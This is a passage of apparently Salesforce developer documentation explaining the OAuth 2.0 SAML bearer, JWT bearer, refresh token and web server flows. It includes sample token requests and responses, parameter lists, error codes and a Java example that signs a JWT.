gY0AMIGJAoGBAJNGcu8nW6xq2l/dAgbJmSfHLGRn+vCuKWY+LAELw+Kerjaj5Dq3ZGW38HR4BmZk
sG3g4eA1RXn1hiZGI1Q6Ei59QE/OZQx2zVSTb7+oIwRcDHEB1+RraYT3LJuh4JwUDVfEj3WgDnTj
E5vD46l/CR5EXf4VL8uo8T40FkA51AhTAgMBAAEwDQYJKoZIhvcNAQEFBQADgYEAehxggY6tBl8x
1SSvCUyUIHvxssAn1AutgZLKWuR1+FXfJzdVdE2F77nrV9YifIERUwhONiS82mBOkKqZZPL1hcKh
KSnFZN2iWmm1sspL73I/eAwVsOUj+bS3v9POo4ceAD/QCCY8gUAInTH0Mq1eOdJMhYKnw/blUyqj
Zn9rajY=
    </ds:X509Certificate>
    </ds:X509Data>
    </ds:KeyInfo>
  </ds:Signature>
<saml:Subject xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
<saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">test@example.org</saml:NameID>
  <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
  <saml:SubjectConfirmationData NotOnOrAfter="2013-09-05T19:30:14.654Z"
Recipient="https://login.salesforce.com/services/oauth2/token"/>
  </saml:SubjectConfirmation>
</saml:Subject>
<saml:Conditions NotBefore="2013-09-05T19:25:14.654Z" NotOnOrAfter="2013-09-05T19:30:14.654Z"
 xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
<saml:AudienceRestriction xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
<saml:Audience>https://login.salesforce.com/services/oauth2/token</saml:Audience>
</saml:AudienceRestriction>
</saml:Conditions>
  <saml:AuthnStatement AuthnInstant="2013-09-05T19:25:14.655Z"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
    <saml:AuthnContext xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">

<saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:unspecified</saml:AuthnContextClassRef>

    </saml:AuthnContext>
  </saml:AuthnStatement>
</saml:Assertion>
```

Using SAML Bearer Assertions

SAML bearer assertions should be POSTed to the token endpoint at `https://login.salesforce.com/services/oauth2/token` or `https://test.salesforce.com/services/oauth2/token`.

When POSTed, the following parameters must be provided:

- `grant_type`: `urn:ietf:params:oauth:grant-type:saml2-bearer` — Required.
- `assertion`: The SAML bearer assertion, encoded using base64url as defined here: `http://tools.ietf.org/html/rfc4648#page-7`— Required.

Additional standard parameters:

- `format`: Format of the response may be specified as in an OAuth flow, using the `token` parameter, or an HTTP Accepts header.
- `scope`: Scope is not supported in the flow. The value for this parameter is the combination of scopes from previous approvals.

Here is a sample token request:

```
POST /services/oauth2/token HTTP/1.1
Host: login.salesforce.com
Content-Type: application/x-www-form-urlencoded

grant_type=
urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Asaml2-bearer&assertion=PHNhbWxwOl...[omitted
for brevity]...ZT
```

Server Sends a Response

After the request is verified, Salesforce sends a response to the client. Token responses for the OAuth 2.0 SAML bearer token flow follow the same format as `authorization_code` flows, although no `refresh_token` is ever issued.

Note: A SAML OAuth 2.0 bearer assertion request looks at all the previous approvals for the user that include a `refresh_token`. If matching approvals are found, the values of the approved scopes are combined and an `access_token` is issued (with `"token_type"` value `"Bearer"`). If no previous approvals included a `refresh_token`, no approved scopes are available, and the request fails as unauthorized.

Errors

If there is an error in processing the SAML bearer assertion, the server replies with a standard OAuth error response, including an error and an error description containing additional information regarding the reasons the token was considered invalid. Here is a sample error response:

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Cache-Control: no-store
{
  "error":"invalid_grant",
  "error_description":"Audience validation failed"
}
```

SEE ALSO:

Authenticating Apps with OAuth

OAuth 2.0 JWT Bearer Token Flow

JSON Web Token (JWT) is a JSON-based security token encoding that enables identity and security information to be shared across security domains.

The OAuth 2.0 JWT bearer token flow defines how a JWT can be used to request an OAuth access token from Salesforce when a client wishes to utilize a previous authorization. Authentication of the authorized application is provided by a digital signature applied to the JWT.

More detailed explanations of a JWT and the JWT bearer token flow for OAuth can be found at:

- `http://tools.ietf.org/html/draft-ietf-oauth-jwt-bearer`
- `http://tools.ietf.org/html/draft-jones-json-web-token`

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:

- "Manage Connected Apps"

Overview of OAuth 2.0 JWT Bearer Token Flow

The OAuth 2.0 JWT bearer token flow is similar to a refresh token flow within OAuth. The JWT is POSTed to the OAuth token endpoint, which in turn processes the JWT, and issues an `access_token` based upon prior approval of the application. However, the client doesn't need to have or store a `refresh_token`, nor is a `client_secret` required to be passed to the token endpoint.

JWT bearer flow supports the RSA SHA256 algorithm, which uses an uploaded certificate as the signing secret.

The OAuth 2.0 JWT bearer token flow involves the following general steps:

1. The developer creates a new or uses an existing connected app and may optionally register an X509 Certificate. This certificate corresponds to the private key of their application. When the connected app is saved, the Consumer Key (OAuth `client_id`) and Consumer Secret are generated and assigned to the application.
2. The developer writes an application that generates a JWT, and signs it with their certificate.
3. The JWT is POSTed to the token endpoint `https://login.salesforce.com/services/oauth2/token`, or, if implementing for a community, `https://acme.force.com/customers/services/oauth2/token` (where `acme.force.com/customers` is your community URL).
4. The token endpoint validates the signature using the certificate registered by the developer.
5. The token endpoint validates the audience (`aud`), issuer (`iss`), validity (`exp`), and subject (`sub`) of the JWT.
6. Assuming the JWT is valid and the application has been previously authorized by the user or administrator, Salesforce issues an `access_token`.

   Note: A `refresh_token` is never issued in this flow.

Creating a JWT Bearer Token

The developer must create a valid JWT bearer token that conforms to RSA SHA256 according to the following rules.

- The issuer (`iss`) must be the OAuth `client_id` or the connected app for which the developer registered their certificate.
- The audience (`aud`) must be `https://login.salesforce.com`, `https://test.salesforce.com`, or, if implementing for a community, `https://acme.force.com/customers` (where `acme.force.com/customers` is your community URL).
- The subject (`sub`) must be the username of the desired Salesforce user or, if implementing for a community, the Salesforce community user. For backwards compatibility, you can use principal (`prn`) instead of subject (`sub`). If both are specified, `prn` is used.
- The validity (`exp`) must be the expiration time of the assertion, within five minutes, expressed as the number of seconds from 1970-01-01T0:0:0Z measured in UTC.

- The JWT must be signed using RSA SHA256.
- The JWT must conform with the general format rules specified here: http://tools.ietf.org/html/draft-jones-json-web-token.

To construct a JWT bearer token, do the following:

1. Construct a JWT Header in the following format: `{"alg":"RS256"}`.
2. Base64url encode the JWT Header as defined here: http://tools.ietf.org/html/rfc4648#page-7. The result should be similar to this: `eyJhbGciOiJSUzI1NiJ9`.
3. Construct a JSON Claims Set for the JWT with the `iss`, `sub`, `aud`, and `exp`:

```
{"iss": "3MVG99OxTyEMCQ3gNp2PjkqeZKxnmAiG1xV4oHh9AKL_rSK.BoSVPGZHQ
ukXnVjzRgSuQqGn75NL7yfkQcyy7",
"sub": "my@email.com",
"aud": "https://login.salesforce.com",
"exp": "1333685628"}
```

4. Base64url encode the JWT Claims Set without any line breaks. For example:

```
eyJpc3MiOiAiM01WRzk5T3hUeUVNQ1EzZ05wMlBqa3FlWkt4bm1BaUcxeFY0b0hoOUFLTF9yU0su
Qm9TVlBHWkhRdWtYblZqelJnU3VRcUduNzVOTDd5ZmtRY3l5NyIsICJwcm4iOiAibXlAZW1haWwu
Y29tIiwgImF1ZCI6ICJodHRwczovL2xvZ2luLnNhbGVzZm9yY2UuY29tIiwgImV4cCI6ICIxMzMz
Njg1NjI4In0=
```

5. Create a new string for the encoded JWT Header and the encoded JWT Claims Set, in this format:

```
encoded_JWT_Header + "." + encoded_JWT_Claims_Set
```

   In the following example, the encoded JWT Header is highlighted:

```
eyJhbGciOiJSUzI1NiJ9.eyJpc3MiOiAiM01WRzk5T3hUeUVNQ1EzZ05wMlBqa3FlWkt4bm1BaUcxeFY0b0hoOUFLTF9yU0su
Qm9TVlBHWkhRdWtYblZqelJnU3VRcUduNzVOTDd5ZmtRY3l5NyIsICJwcm4iOiAibXlAZW1haWwu
Y29tIiwgImF1ZCI6ICJodHRwczovL2xvZ2luLnNhbGVzZm9yY2UuY29tIiwgImV4cCI6ICIxMzMz
Njg1NjI4In0=
```

6. Sign the resulting string using SHA256 with RSA.
7. Create a new string of the string from this step, in the following format:

```
existing_string + "." + base64_encoded_signature
```

   In the following example, the start of the base64 encoded signature is highlighted:

```
eyJhbGciOiJSUzI1NiJ9.eyJpc3MiOiAiM01WRzk5T3hUeUVNQ1EzZ05wMlBqa3FlWkt4bm1BaUcxeFY0b0hoOUFLTF9yU0su
Qm9TVlBHWkhRdWtYblZqelJnU3VRcUduNzVOTDd5ZmtRY3l5NyIsICJwcm4iOiAibXlAZW1haWwu
Y29tIiwgImF1ZCI6ICJodHRwczovL2xvZ2luLnNhbGVzZm9yY2UuY29tIiwgImV4cCI6ICIxMzMz
Njg1NjI4In0=.iYCthqWCQucwi35yFs-nWNgpF5NA_a46fXDTNIY8ACko6BaEtQ9E6h4Hn1l_pcwcK
I_GlmfUO2dJDg1A610t09TeoPagJsZDm_H83bsoZUoI8LpAA1s-2aj_Wbysqb1j4uDToz
480WtEbkwIv09sIeS_-QuWak2RXOl1Krnf72mpVGS4WWSULodgNzlKHHyjAMAHiBHIDNt
36y2L2Bh7M8TNWiKa_BNM6s1FNKDAwHEWQrNtAeReXgRy0MZgQY2rZtqT2FcDyjY3JVQb
En_CSjH2WV7ZlUwsKHqGfI7hzeEvVdfOjH9NuaJozxvhPF489IgW6cntPuT2V647JWi7ng
```

The following Java code is a simple example of constructing a JWT bearer token:

```
import org.apache.commons.codec.binary.Base64;
import java.io.*;
```

```
import java.security.*;
import java.text.MessageFormat;

public class JWTExample {

  public static void main(String[] args) {

    String header = "{\"alg\":\"RS256\"}";
    String claimTemplate = "'{'\"iss\": \"{0}\", \"sub\": \"{1}\", \"aud\": \"{2}\",
\"exp\": \"{3}\"'}'";

    try {
      StringBuffer token = new StringBuffer();

      //Encode the JWT Header and add it to our string to sign
      token.append(Base64.encodeBase64URLSafeString(header.getBytes("UTF-8")));

      //Separate with a period
      token.append(".");

      //Create the JWT Claims Object
      String[] claimArray = new String[4];
      claimArray[0] =
"3MVG99OxTyEMCQ3gNp2PjkqeZKxnmAiG1xV4oHh9AKL_rSK.BoSVPGZHQukXnVjzRgSuQqGn75NL7yfkQcyy7";
      claimArray[1] = "my@email.com";
      claimArray[2] = "https://login.salesforce.com";
      claimArray[3] = Long.toString( ( System.currentTimeMillis()/1000 ) + 300);
      MessageFormat claims;
      claims = new MessageFormat(claimTemplate);
      String payload = claims.format(claimArray);

      //Add the encoded claims object
      token.append(Base64.encodeBase64URLSafeString(payload.getBytes("UTF-8")));

      //Load the private key from a keystore
      KeyStore keystore = KeyStore.getInstance("JKS");
      keystore.load(new FileInputStream("./path/to/keystore.jks"),
"keystorepassword".toCharArray());
      PrivateKey privateKey = (PrivateKey) keystore.getKey("certalias",
"privatekeypassword".toCharArray());

      //Sign the JWT Header + "." + JWT Claims Object
      Signature signature = Signature.getInstance("SHA256withRSA");
      signature.initSign(privateKey);
      signature.update(token.toString().getBytes("UTF-8"));
      String signedPayload = Base64.encodeBase64URLSafeString(signature.sign());

      //Separate with a period
      token.append(".");

      //Add the encoded signature
      token.append(signedPayload);

      System.out.println(token.toString());
```

```
    } catch (Exception e) {
        e.printStackTrace();
    }
  }
}
```

Using a JWT Bearer Token

JWT bearer tokens should be POSTed to the token endpoint at `https://login.salesforce.com/services/oauth2/token`, `https://test.salesforce.com/services/oauth2/token`, or, if implementing for a community, `https://acme.force.com/customers/services/oauth2/token` (where `acme.force.com/customers` is your community URL).

When POSTed, the following parameters are required:

- `grant_type`: `urn:ietf:params:oauth:grant-type:jwt-bearer`.
- `assertion`: The JWT bearer token.

Additional standard parameters:

- `format`: Format of the response may be specified as in an OAuth flow, using the `token` parameter, or an HTTP Accepts header.
- `scope`: Scope is not supported in the flow. The value for this parameter is the combination of scopes from previous approvals.

Here is a sample token request:

```
POST /services/oauth2/token HTTP/1.1
Host: login.example.com
Content-Type: application/x-www-form-urlencoded

grant_type=
urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Ajwt-bearer&assertion=eyJpc3MiOiAiM01WRz...[omitted
 for brevity]...ZT
```

Server Validates the Token

After the request is verified, Salesforce sends a response to the client. Token responses for the OAuth 2.0 JWT bearer token flow follow the same format as `authorization_code` flows, although no `refresh_token` is ever issued. A JWT OAuth 2.0 bearer assertion request looks at all the previous approvals for the user that include a `refresh_token`. If matching approvals are found, the values of the approved scopes are combined and an `access_token` is issued (with `"token_type"` value `"Bearer"`). If no previous approvals included a `refresh_token`, no approved scopes are available, and the request fails as unauthorized.

If you are implementing for a community, the `"sfdc_community_id"` value in the token endpoint contains the community ID that may be required in Chatter REST API requests.

Note: After you acquire the `access_token` you can pass it as a Bearer token in the Authorization header request. Following is an example of a REST API call to communities: `https://acme.force.com/customers/services/data/v32.0/ -H "Authorization: Bearer 00D50000000IehZ\!AQcAQH0dMHZfz972Szmpkb58urFRkgeBGsxL_QJWwYMfAbUeeG7c1E6 LYUfiDUkWe6H34r1AAwOR8B8fLEz6n04NPGRrq0FM"`

Errors

If there is an error in processing the JWT bearer token, the server replies with a standard OAuth error response, including an error and an error description containing additional information regarding the reasons the token was considered invalid. Here is a sample error response:

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Cache-Control: no-store
{
  "error":"invalid_grant",
  "error_description":"Audience validation failed"
}
```

SEE ALSO:

Authenticating Apps with OAuth

OAuth 2.0 Refresh Token Flow

After the consumer has been authorized for access, they can use a refresh token to get a new access token (session ID). This is only done after the consumer already has received a refresh token using either the Web server or user-agent flow. It is up to the consumer to determine when an access token is no longer valid, and when to apply for a new one. Bearer flows can only be used after the consumer has received a refresh token.

The following are the steps for the refresh token authentication flow. More detail about each step follows:

1. The consumer uses the existing refresh token to request a new access token.
2. After the request is verified, Salesforce sends a response to the client.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:

- "Manage Connected Apps"

Consumer Requests Updated Access Token

A consumer can use the refresh token to get a new session as needed.

The consumer should make POST request to the token endpoint, with the following parameters:

- `grant_type`—Value must be `refresh_token` for this flow.
- `refresh_token`—Refresh token from the approval step.
- `client_id`—Consumer key from the connected app definition.
- `client_secret`—Consumer secret from the connected app definition. This parameter is optional.
- `client_assertion`—Instead of passing in `client_secret` you can choose to provide a `client_assertion` and `client_assertion_type`. If a `client_secret` parameter is not provided, Salesforce checks for the `client_assertion` and `client_assertion_type` automatically.

  The value of `client_assertion` must be a typical JWT bearer token, signed with the private key associated with the OAuth consumer's uploaded certificate. Only the RS256 algorithm is supported. For more information on using `client_assertion`, see the OpenID Connect specifications for the `private_key_jwt` client authentication method.

- `client_assertion_type`—Provide this value when using the `client_assertion` parameter.

  The value of `client_assertion_type` must be `urn:ietf:params:oauth:client-assertion-type:jwt-bearer`.

- `format`—Expected return format. This parameter is optional. The default is `json`. Values are:
  - `urlencoded`
  - `json`
  - `xml`

The following example is the out-of-band POST body to the token endpoint:

```
POST /services/oauth2/token HTTP/1.1
Host: https://login.salesforce.com/
grant_type=refresh_token&client_id=3MVG9lKcPoNINVBIPJjdw1J9LLM82HnFVVX19KY1uA5mu0
QqEWhqKpoW3svG3XHrXDiCQjK1mdgAvhCscA9GE&client_secret=1955279925675241571
&refresh_token=your token here
```

Instead of using the `format` parameter, the client can also specify the returned format in an accept-request header using one of the following:

- `Accept: application/json`
- `Accept: application/xml`
- `Accept: application/x-www-form-urlencoded`

Salesforce Server Sends a Response

After the request is verified, Salesforce sends a response to the client. The following parameters are in the body of the response:

- `access_token`—Salesforce session ID that can be used with the web services API.
- `token_type`—Value is `Bearer` for all responses that include an access token.
- `instance_url`—a URL indicating the instance of the user's organization. For example: `https://yourInstance.salesforce.com/`.
- `id`—Identity URL that can be used to both identify the user and query for more information about the user. See Identity URLs on page 215.
- `sfdc_community_url`—If the user is a member of a Salesforce community, the community URL is provided.
- `sfdc_community_id`—If the user is a member of a Salesforce community, the user's community ID is provided.
- `signature`—Base64-encoded HMAC-SHA256 signature signed with the consumer's private key containing the concatenated ID and `issued_at`. This signature can be used to verify that the identity URL was not modified since it was sent by the server.
- `issued_at`—When the signature was created.

The following is a JSON example response from Salesforce:

```
{ "id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"issued_at":"1278448384422","instance_url":"https://yourInstance.salesforce.com/",
"signature":"SSSbLO/gBhmmyNUvN18ODBDFYHzakxOMgqYtu+hDPsc=",
"access_token":"00Dx0000000BV7z!AR8AQP0jITN80ESEsj5EbaZTFG0RNBaT1cyWk7T
rqoDjoNIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWUl.Cju7m4","token_type":"Bearer","scope":"id
 api refresh_token"}
```

The following is an XML example response:

```
<Oauth>
   <access_token>00Dx0000000BV7z!AR8AQP0jITN80ESEsj5EbaZTFG0RNB
       aT1cyWk7TrqoDjoNIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWUl.Cju7m4
   </access_token>
   <token_type>Bearer
```

```
   </token_type>
   <scope>id api refresh_token
   </scope>
   <instance_url>https://yourInstance.salesforce.com/</instance_url>
   <id>https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P</id>
   <issued_at>1278448101416</issued_at>
   <signature>CMJ4l+CCaPQiKjoOEwEig9H4wqhpuLSk4J2urAe+fVg=</signature>
</Oauth>
```

The following is an URL encoded example:

```
access_token=00Dx0000000BV7z%21AR8AQP0jITN80ESEsj5EbaZTFG0RNBaT1cyWk7TrqoDjoNIWQ2
ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWUl.Cju7m4
&token_type=Bearer&scope=id%20api%20refresh_token
&instance_url=https%3A%2F%2FyourInstance.salesforce.com
&id=https%3A%2F%2Flogin.salesforce.com%2Fid%2F00Dx0000000BV7z%2F005x00000012Q9P
&issued_at=1278448101416
&signature=CMJ4l%2BCCaPQiKjoOEwEig9H4wqhpuLSk4J2urAe%2BfVg%3D
```

If a problem occurs during this step, the response contains an error message with these parts:

- `error`—Error code
- `error_description`—Description of the error with additional information.
  - `unsupported_response_type`—response type not supported
  - `invalid_client_id`—client identifier invalid
  - `invalid_request`—HTTPS required
  - `invalid_request`—must use HTTP POST
  - `invalid_client_credentials`—client secret invalid
  - `invalid_request`—secret type not supported
  - `invalid_grant`—expired access/refresh token
  - `invalid_grant`—IP restricted or invalid login hours
  - `inactive_user`—user is inactive
  - `inactive_org`—organization is locked, closed, or suspended
  - `rate_limit_exceeded`—number of logins exceeded
  - `invalid_scope`—requested scope is invalid, unknown, or malformed

The following is an example of an error response:

```
{"error":"invalid_client_credentials","error_description":"client secret invalid"}
```

SEE ALSO:

Authenticating Apps with OAuth

OAuth 2.0 Web Server Authentication Flow

The web server authentication flow is used by applications that are hosted on a secure server. A critical aspect of the web server flow is that the server must be able to protect the consumer secret. You can also use code challenge and verifier values in the flow to prevent authorization code interception.

The following diagram displays the authentication flow steps for web server clients. The individual step descriptions follow.

EDITIONS


Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:

- "Manage Connected Apps"



1. The web server redirects the user to Salesforce to authenticate and authorize the server to access data on their behalf.
2. After the user approves access, the web server receives a callback with an authorization code.

3. After obtaining the authorization code, the web server passes back the authorization code to obtain a token response.
4. After validating the authorization code, Salesforce passes back a token response. If there was no error, the token response includes an access code and additional information.
5. After the token is granted, the web server accesses their data.

After a web server has an access token, they can use the access token to access Salesforce data on the end user's behalf and use a refresh token to get a new access token if it becomes invalid for any reason.

Redirect User to Obtain Access Authorization

To obtain authorization from the user to access Salesforce data on the user's behalf, the client redirects the user's browser to the authorization endpoint with the following parameters.

- `response_type`—Value must be `code` for this flow.
- `client_id`—Consumer key from the connected app definition.
- `scope`—The `scope` parameter enables you to fine-tune what the client application can access in a Salesforce organization. See Scope Parameter Values on page 211 for valid parameters.
- `redirect_uri`—URI to redirect the user to after approval. This URI must match one of the values in the `Callback URL` field in the connected app definition exactly, or approval fails. This value must be URL encoded.
- `state`—Any state the consumer wants to have sent back to the callback URL. This parameter is optional. This value must be URL encoded.
- `immediate`—Determines whether the user is prompted for login and approval. This parameter is optional. The value must be `true` or `false` if specified. Default value is `false`. Note the following:
  - If set to `true`, and if the user is logged in and has previously approved the `client_id`, Salesforce skips the approval step.
  - If set to `true` and the user is not logged in or has not previously approved the client, Salesforce immediately terminates with the `immediate_unsuccessful` error code.

  Note: This option is not available for Communities.

- `code_challenge`—Specifies the SHA256 hash value of the `code_verifier` value in the token request to help prevent authorization code interception attacks. The value also must be base64url encoded once as defined here: `https://tools.ietf.org/html/rfc4648#section-5`. This parameter is required only if a `code_verifier` parameter is specified in the token request.
  - If the `code_challenge` value is provided in the authorization request and a `code_verifier` value is provided in the token request, Salesforce compares the `code_challenge` to the `code_verifier`. If the `code_challenge` is invalid or doesn't match, the login fails with the `invalid_request` error code.
  - If the `code_challenge` value is provided in the authorization request, but a `code_verifier` value is not provided in the token request, the login fails with the `invalid_grant` error code.
- `display`—Changes the login and authorization pages' display type. This parameter is optional. The only values Salesforce supports are:
  - `page`—Full-page authorization screen. This value is the default if none is specified.
  - `popup`—Compact dialog optimized for modern web browser popup windows.
  - `touch`—Mobile-optimized dialog designed for modern smartphones such as Android and iPhone.
  - `mobile`—Mobile optimized dialog designed for less capable smartphones such as BlackBerry OS 5.

- `login_hint`—Provides a valid username value to prepopulate the login page with the username. For example: `login_hint=username@company.com`. If a user already has an active session in the browser, then the `login_hint` parameter does nothing; the active user session continues.
- `nonce`— Optional with the `openid` scope for getting a user ID token. The value is returned in the response and useful for detecting "replay" attacks.
- `prompt`—Specifies how the authorization server prompts the user for reauthentication and reapproval. This parameter is optional. The values Salesforce supports are:
  - `login`—The authorization server *must* prompt the user for reauthentication, forcing the user to log in again.
  - `consent`—The authorization server *must* prompt the user for reapproval before returning information to the client.
  - `select_account`—If presented, take one of the following actions.
    - If 0 or 1 hint is available and the user is logged in, show the approval page without prompting for login.
    - If 0 or 1 hint is available and the user isn't logged in, prompt for login.
    - If more than 1 hint is available, show the account chooser.

  It is valid to pass both `login` and `consent` values, separated by a space, to require the user to both log in and reauthorize. For example:

  ```
  ?prompt=login%20consent
  ```

To initiate the flow, the web server generally forms a link, or sends an HTTP redirect to the browser. The following is an example of a request to an authorization endpoint from a web server client:

```
https://login.salesforce.com/services/oauth2/authorize?response_type=code&client_id=
3MVG9lKcPoNINVBIPJjdw1J9LLM82HnFVVX19KY1uA5mu0QqEWhqKpoW3svG3XHrXDiCQjK1mdgAvhCscA
9GE&redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fcode_callback.jsp&state=mystate
```

If the user is logged in, Salesforce redirects them to the approval page. If the user is not logged in, they are asked to log in, then redirected to the approval page where they grant access to the application. If the user has already approved access once, they don't have to approve access again.

Web Server Received Callback

Once the user approves the access, they are redirected to the URI specified in `redirect_uri` with the following values in the query string:

- `code`—Authorization code the consumer must use to obtain the access and refresh tokens
- `state`—State that was passed into the approval step. This value isn't included if the `state` parameter wasn't included in the original query string.

If the user has already approved the access once, they do not have to approve access again.

The following is an example of the request received by the `redirect_uri`:

```
https://www.mysite.com/code_callback.jsp?code=aPrxsmIEeqM9&state=mystate
```

If the user denies the application, they are redirected to the `redirect_uri` with the following values in the query string:

- `error`—Value is `access_denied`.
- `state`—State that was passed into the approval step. This value isn't included if the `state` parameter wasn't included in the original query string.

For example:

```
https://www.mysite.com/code_callback.jsp?error=access-denied&state=mystate
```

If an error occurs during this step, the response contains an error message containing these parts:

- `error`—Error code
- `error_description`—Description of the error with additional information.
  - `unsupported_response_type`—response type not supported
  - `invalid_client_id`—client identifier invalid
  - `invalid_request`—HTTPS required
  - `invalid_request`—must use HTTP GET
  - `invalid_request`—invalid `code_challenge` - Indicates that the `code_challenge` value was invalid (not base64url-encoded, for example)
  - `invalid_request`—unexpected `code_challenge` - Indicates that the flow does not support and did not expect a `code_challenge` parameter
  - `access_denied`—end-user denied authorization
  - `redirect_uri_missing`—redirect_uri not provided
  - `redirect_uri_mismatch`—redirect_uri mismatch with connected app definition
  - `immediate_unsuccessful`—immediate unsuccessful
  - `invalid_scope`—requested scope is invalid, unknown, or malformed
- `state`—State that was passed into the approval step. This value isn't included if the `state` parameter wasn't included in the original query string.

Web Server Exchanges Verification Code for Access Token

After obtaining the authorization code, the web server exchanges the authorization code for an access token.

The consumer makes a POST directly to the token endpoint, with the following parameters.

- `grant_type`—Value must be `authorization_code` for this flow.
- `client_id`—Consumer key from the connected app definition.
- `client_secret`—Consumer secret from the connected app definition.
- `client_assertion`—Instead of passing in `client_secret` you can choose to provide a `client_assertion` and `client_assertion_type`. If a `client_secret` parameter is not provided, Salesforce checks for the `client_assertion` and `client_assertion_type` automatically.

  The value of `client_assertion` must be a typical JWT bearer token, signed with the private key associated with the OAuth consumer's uploaded certificate. Only the RS256 algorithm is supported. For more information on using `client_assertion`, see the OpenID Connect specifications for the `private_key_jwt` client authentication method.

- `client_assertion_type`—Provide this value when using the `client_assertion` parameter.

  The value of `client_assertion_type` must be `urn:ietf:params:oauth:client-assertion-type:jwt-bearer`.

- `redirect_uri`—URI to redirect the user to after approval. This value must match the value in the `Callback URL` field in the connected app definition exactly, and is the same value sent by the initial redirect. See Redirect User to Obtain Access Authorization on page 199.
- `code`—Authorization code obtained from the callback after approval.

- `code_verifier`—Specifies 128 bytes of random data with high enough entropy to make it difficult to guess the value to help prevent authorization code interception attacks. The value also must be base64url encoded once as defined here: `https://tools.ietf.org/html/rfc4648#section-5`. This parameter is required only if a `code_challenge` parameter was specified in the authorization request.
  - If the `code_verifier` value is provided in the token request and a `code_challenge` value is in the authorization request, Salesforce compares the `code_verifier` to the `code_challenge`. If the `code_verifier` is invalid or doesn't match, the login fails with the `invalid_grant` error code.
  - If the `code_verifier` value is provided in the token request, but a `code_challenge` value was not provided in the authorization request, the login fails with the `invalid_grant` error code.
- `format`—Expected return format. This parameter is optional. The default is `json`. Values are:
  - `urlencoded`
  - `json`
  - `xml`

The following is an example of the POST body sent out-of-band:

```
POST /services/oauth2/token HTTP/1.1
Host: login.salesforce.com
grant_type=authorization_code&code=aPrxsmIEeqM9PiQroGEWx1UiMQd95_5JUZ
VEhsOFhS8EVvbfYBBJli2W5fn3zbo.8hojaNW_1g%3D%3D&client_id=3MVG9lKcPoNI
NVBIPJjdw1J9LLM82HnFVVX19KY1uA5mu0QqEWhqKpoW3svG3XHrXDiCQjK1mdgAvhCs
cA9GE&client_secret=1955279925675241571&
redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fcode_callback.jsp
```

Instead of using the `format` parameter, the client can also specify the returned format in an accept-request header using one of the following:

- `Accept: application/json`
- `Accept: application/xml`
- `Accept: application/x-www-form-urlencoded`

Note the following:

- Wildcard accept headers are allowed. `*/*` is accepted and returns JSON.
- A list of values is also accepted and is checked left-to-right. For example: `application/xml,application/json,application/html,*/*` returns XML.
- The `format` parameter takes precedence over the accept request header.

Salesforce Responds with an Access Token Response

After the request is verified, Salesforce sends a response to the client. The following parameters are in the body of the response:

- `access_token`—Salesforce session ID that can be used with the web services API.
- `token_type`—Value is `Bearer` for all responses that include an access token.
- `id_token`—Salesforce value conforming to the OpenID Connect specifications. This parameter is returned only if the `scope` parameter includes `openid`.
- `refresh_token`—Token that can be used in the future to obtain new access tokens (sessions). **This value is a secret. Treat it like the user's password, and use appropriate measures to protect it.** This parameter is returned only if your connected app is set up with a scope of at least `refresh_token`.

